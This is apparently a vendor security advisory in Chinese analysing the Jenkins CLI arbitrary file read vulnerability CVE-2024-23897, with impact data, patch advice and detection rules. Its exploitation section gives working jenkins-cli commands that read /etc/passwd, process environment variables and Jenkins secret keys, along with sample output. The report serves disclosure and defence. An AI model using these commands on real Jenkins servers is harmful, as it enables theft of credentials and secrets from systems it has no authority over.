

Jenkins 任意文件读取漏洞

(CVE-2024-23897)

深度分析报告



2024 年 1 月 30 日

修订历史

时间	更新内容
2024 年 01 月 30 日	创建深度分析报告。

13426317691

文档信息

编号	QiAnXinTI-DP-QVD-2024-3674
事件性质	漏洞暴露事件
影响厂商	Jenkins
影响产品	Jenkins
漏洞公开时间	2024 年 01 月 25 日
威胁类型	信息泄露、代码执行
利用可能性	中
发布日期	2024 年 01 月 30 日
更新日期	2024 年 01 月 30 日
风险等级	蓝色（一般事件）
分析团队	奇安信威胁情报中心

免责声明

本报告仅面向订阅报告的奇安信客户做漏洞风险提示作用，帮助客户复测和修复漏洞风险，不做其他任何国家相关规定以外的用途。未经奇安信允许，不得对外公开或发布此报告文档内容及所包含的程序文件、不得以任何形式转载或传播此报告。由于传播、利用此报告所提供的信息及程序文件而造成的任何直接或者间接的后果及损失，均由使用者本人负责，奇安信不为此承担任何责任。

特此声明！

13426317691

目 录

一、基本信息	1
二、威胁评估	1
三、受影响资产安全现状	2
四、处置建议	3
五、完整利用过程	4
六、利用监控与防护	7

13426317691

一、基本信息

漏洞名称	Jenkins 任意文件读取漏洞		
公开时间	2024-01-25	更新时间	2024-01-26
CVE 编号	CVE-2024-23897	其他编号	QVD-2024-3674
威胁类型	信息泄露、代码执行	技术类型	信息泄露
厂商	Jenkins	产品	Jenkins
现实威胁状态			
POC 状态	EXP 状态	在野利用状态	技术细节状态
已公开	未发现	未发现	已公开
漏洞描述	Jenkins 处理 CLI 命令的命令解析器中的 expandAtFile 功能存在任意文件读取漏洞，未经身份认证的远程攻击者利用该漏洞可以读取部分文件的有限行内容，攻击者经过身份验证或目标 Jenkins 更改了默认"Security"配置可以通过该漏洞读取任意文件，攻击者进一步利用该漏洞并结合其他功能可能导致任意代码执行。		
影响版本	Jenkins <= 2.441 Jenkins LTS <= 2.426.2		
其他受影响组件	无		

二、威胁评估

CVSS 3.1 评级	高危	CVSS 3.1 分数	9.8
CVSS 向量	访问途径 (AV)		攻击复杂度 (AC)
	网络		低

	所需权限（PR）	用户交互（UI）
	不需要	不需要
	影响范围（S）	机密性影响（C）
	不改变	高
	完整性影响（I）	可用性影响（A）
	高	高
危害描述	远程未授权攻击者可利用此漏洞读取任意文件。	

三、受影响资产安全现状

奇安信鹰图资产测绘平台数据显示，Jenkins 任意文件读取漏洞(CVE-2024-23897)关联的国内风险资产总数为 74335 个，关联 IP 总数为 69551 个。国内风险资产分布情况如下：





四、处置建议

自查检测方案	- 通过版本检测（建议更新到最新版本） - 通过 PoC 检测
自动化漏洞扫描方法	暂无
修复缓解措施	禁用 CLI 或限制访问：如果不需要使用 Jenkins CLI，可以在 Jenkins 配置中禁用 CLI 功能。如果需要使用 CLI，请限制对 CLI 的访问权限，并仅授权给受信任的用户。
修复解决方案（含漏洞补丁）	目前官方已有可更新版本，建议受影响用户升级至： Jenkins >= 2.442 Jenkins LTS >= 2.426.3 下载链接：https://www.jenkins.io/download/ Jenkins 2.442， LTS 2.426.3 已禁用相关命令解析器特性。建议更新至这些版

	本以解决漏洞。 若升级后遇到问题，可以通过设置 Java 系统属性 <code>hudson.cli.CLICommand.allowAtSyntax</code> 为 <code>true</code> 来禁用此变更，但这种做法不建议在可由非管理员用户访问 CLI 的网络上使用（会重新引入漏洞）。	
修复造成的影响	是否需要重启操作系统	否
	是否需要重启应用系统	是
	其他	


五、完整利用过程

EXP/POC	未身份认证获取文件有限行数据： <pre>java -jar jenkins-cli.jar -s http://192.168.xxx.xxx:8080/ restart @/etc/passwd</pre> 其余还有 <code>help</code>、<code>who-am-i</code>、<code>keep-build</code>、<code>shutdown</code>、<code>safe-shutdown</code>、<code>disable-job</code>、<code>enable-job</code> 等命令 通过身份认证获取文件全部数据： <pre>java -jar jenkins-cli.jar -s http://192.168.xxx.xxx:8080/ -auth xxx:xxx connect-node @/etc/passwd</pre>
利用细节描述	Jenkins 是一个开源 CI/CD 工具，用于自动化开发流程，包括构建、测试和部署软件。 用 docker 搭建环境： docker-compose.yml 内容为： <pre>version: '2.2' services: jenkins: image: jenkins/jenkins:2.441 ports: - "50000:50000" - "8080:8080" init: true</pre> 也可以直接使用 vulhub https://github.com/vulhub/vulhub/tree/master/jenkins/CVE-2024-23897 Jenkins 提供了一个命令行的接口，用户可以下载一个命令行客户端 <code>jenkins-cli.jar</code> 到本地，并调用该客户端来执行一些 Jenkins 的功能。但用户使用 <code>jenkins-cli.jar</code> 时，命令行是传到服务端解析的，而不是在 <code>jenkins-cli.jar</code> 里解析。 Jenkins 服务端解析命令行时使用了第三方库 <code>args4j</code>，<code>args4j expandAtFiles</code> 函数在解析命令行的时候会把 <code>@</code> 后面的字符作为文件名，并读取文件内容作为参数的值。攻击者调用命令行时，如果出错，<code>args4j</code> 就会把错误返回给客户端，而错误信息中就包含文件的内容。

<https://github.com/kohsuke/args4j/blob/master/args4j/src/org/kohsuke/args4j/CmdLineParser.java#L548>

```
private String[] expandAtFiles(String args[]) throws CmdLineException {
    List<String> result = new ArrayList<String>();
    for (String arg : args) {
        if (arg.startsWith("@")) {
            File file = new File(arg.substring(1));
            if (!file.exists())
                throw new
CmdLineException(this, Messages.NO_SUCH_FILE, file.getPath());
            try {
                result.addAll(readAllLines(file));
            } catch (IOException ex) {
                throw new CmdLineException(this, "Failed to parse "+file, ex);
            }
        } else {
            result.add(arg);
        }
    }
    return result.toArray(new String[result.size()]);
}
```

该函数检查参数是否以@字符开头，如果是则读取@后面路径的文件，并为每一行扩展一个新的参数。如果攻击者可以控制参数，他们可以将其扩展为 Jenkins 实例上任意文件中的任意行数的参数。



攻击者可以利用一个接受任意数量参数并将其返回给用户的命令。由于参数是从文件内容中获取的，攻击者可以通过这种方式泄露文件内容。


Jenkins 有几种鉴权方案：

- **Anyone can do anything** 没有任何权限认证，匿名用户即可登录后台执行 Groovy 脚本
- **Legacy Mode** 旧鉴权模式
- **Logged-in users can do anything** 任意登录的用户可以做任何事，这是默认的权限选项
- **Matrix-based security** 细颗粒度权限控制，需要安装插件才支持这个鉴权模式

默认安装后是第 3 种方案，没有垂直权限的区分，登录后的用户就是管理员，没有登录的用户就是匿名用户。

这种权限方案中，管理员可以设置“匿名用户可读”或“anyone can do

anything”选项:



Dashboard > Manage Jenkins > Security

Security

Authentication

☐ Disable "Keep me signed in" ?

Security Realm

Jenkins' own user database

☐ Allow users to sign up ?

Authorization

Logged-in users can do anything

☐ Allow anonymous read access ?

Security

Authentication

☐ Disable "Keep me signed in" ?

Security Realm

Jenkins' own user database

☐ Allow users to sign up ?

Authorization

Anyone can do anything

选项在后台的“Manage Jenkins”->“Security”中管理员可以将其开启或关闭，默认是关闭的。

如果 Jenkins 系统关闭了匿名用户可读功能，大部分的 cli 命令无法调用，会出现"ERROR: anonymous is missing the Overall/Read permission"的错误:

```
$ java -jar jenkins-cli.jar -s http://localhost:8080/ -http connect-node 1 "@/proc/self/environ"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
ERROR: anonymous is missing the Overall/Read permission
```

当 Jenkins 开启了“匿名用户可读”功能，大部分命令都可以被调用，通过 connect-to-node 命令可以读取文件全部内容。

当 Jenkins 关闭了“匿名用户可读”功能，只有 help、who-am-i、keep-build、shutdown、safe-shutdown、disable-job、restart、enable-job 命令可以被调用

connect-to-node 命令接收一个字符串列表作为参数，并尝试连接到每一个节点。如果连接失败，将生成一个带有失败连接节点名称的错误消息。

connect-to-node 命令相关代码:

<https://github.com/jenkinsci/jenkins/blob/master/core/src/main/java/hudson/cli/ConnectNodeCommand.java>

利用该漏洞直接使用官方提供的命令行客户端，在

<http://localhost:8080/jnlpJars/jenkins-cli.jar> 下载。


使用该工具读取目标服务器的/proc/self/environ 文件，可以找到 Jenkins 的基础目录，JENKINS_HOME=/var/jenkins_home:

```
java -jar jenkins-cli.jar -s http://localhost:8080/ -http help 1
"@/proc/self/environ"
```

然后，可在该目录下读取敏感文件，如`secrets.key` or `master.key`（匿名情况下，只能通过命令行的报错读取文件的第一行）:

```
java -jar jenkins-cli.jar -s http://localhost:8080/ -http help 1
"@/var/jenkins_home/secret.key"
java -jar jenkins-cli.jar -s http://localhost:8080/ -http help 1
"@/var/jenkins_home/secrets/master.key"
```

开启了了“Allow anonymous read access”或“Anyone can do anything”选项，

	可以直接使用 <code>connect-node</code> 命令读取完整文件内容： <pre>java -jar jenkins-cli.jar -s http://localhost:8080/ -http connect-node "@/etc/passwd"</pre> Jenkins 通过添加安全配置修补了 CVE-2024-23897，该配置禁用了“<code>expandAtFiles</code>”功能。
利用描述成果与截图	未经身份验证可以读取文件有限行内容： <pre>C:\Users\z\ Desktop\Archives>java -jar jenkins-cli.jar -s http://10.10.10.10:8080/ -http connect-node "@/etc/passwd" ERROR: Too many arguments: daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin java -jar jenkins-cli.jar help [COMMAND] Lists all the available commands or a detailed description of single command. COMMAND : Name of the command (default: root:x:0:0:root:/root:/bin/bash)</pre> 默认情况下需要用户认证才能读取文件中全部内容： <pre>C:\Users\z\ Desktop\Archives>java -jar jenkins-cli.jar -s http://10.10.10.10:8080/ -auth admin:123456 -http connect-node "@/etc/passwd" www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin: No such agent "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin" exists. root:x:0:0:root:/root:/bin/bash: No such agent "root:x:0:0:root:/root:/bin/bash" exists. mail:x:8:8:mail:/var/mail:/usr/sbin/nologin: No such agent "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin" exists. backup:x:34:34:backup:/var/backups:/usr/sbin/nologin: No such agent "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin" exists. apt:x:42:65534::/nonexistent:/usr/sbin/nologin: No such agent "_apt:x:42:65534::/nonexistent:/usr/sbin/nologin" exists. nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin: No such agent "nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin" exists. lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin: No such agent "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin" exists. uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin: No such agent "uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin" exists. bin:x:2:2:bin:/bin:/usr/sbin/nologin: No such agent "bin:x:2:2:bin:/bin:/usr/sbin/nologin" exists. news:x:9:9:news:/var/spool/news:/usr/sbin/nologin: No such agent "news:x:9:9:news:/var/spool/news:/usr/sbin/nologin" exists. proxy:x:13:13:proxy:/bin:/usr/sbin/nologin: No such agent "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin" exists. ircd:x:39:39:ircd:/run/ircd:/usr/sbin/nologin: No such agent "ircd:x:39:39:ircd:/run/ircd:/usr/sbin/nologin" exists. list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin: No such agent "list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin" exists. jenkins:x:1000:1000::/var/jenkins_home:/bin/bash: No such agent "jenkins:x:1000:1000::/var/jenkins_home:/bin/bash" exists. games:x:5:60:games:/usr/games:/usr/sbin/nologin: No such agent "games:x:5:60:games:/usr/games:/usr/sbin/nologin" exists. man:x:6:12:man:/var/cache/man:/usr/sbin/nologin: No such agent "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin" exists. daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin: No such agent "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin" exists.</pre> 如开启以下配置，不需要用户认证便能读取文件中全部内容：  The screenshot shows the Jenkins Security configuration page. Under the 'Authentication' section, 'Jenkins' own user database' is selected. Under the 'Authorization' section, 'Allow anonymous read access' is checked. The 'Markup Formatter' section is also visible.

六、利用监控与防护

6.1 威胁狩猎思路和方法

暂无

6.2 安全设备侧的检测告警规则与防护策略

暂无

6.3 奇安信产品线解决方案

1. 奇安信网站应用安全云防护系统已更新防护特征库

奇安信网神网站应用安全云防护系统已全局更新所有云端防护节点的防护规则，支持对 Jenkins 任意文件读取漏洞(CVE-2024-23897)的防护。

2. 奇安信开源卫士已支持

奇安信开源卫士 20240126.517 版本已支持对 Jenkins 任意文件读取漏洞(CVE-2024-23897)的检测。

3. 奇安信天眼检测方案

奇安信天眼新一代安全感知系统已经能够有效检测针对该漏洞的攻击，请将规则版本升级到 3.0.0126.14185 或以上版本。规则 ID 及规则名称：

0x604b, Jenkins 任意文件读取漏洞(CVE-2024-23897)。奇安信天眼流量探针规则升级方法：系统配置->设备升级->规则升级，选择“网络升级”或“本地升级”。

4. 奇安信网神网络数据传感器系统产品检测方案

奇安信网神网络数据传感器（NDS5000/7000/9000 系列）产品，已具备该漏洞的检测能力。规则 ID 为：52573，建议用户尽快升级检测规则库至 2401261630 以上；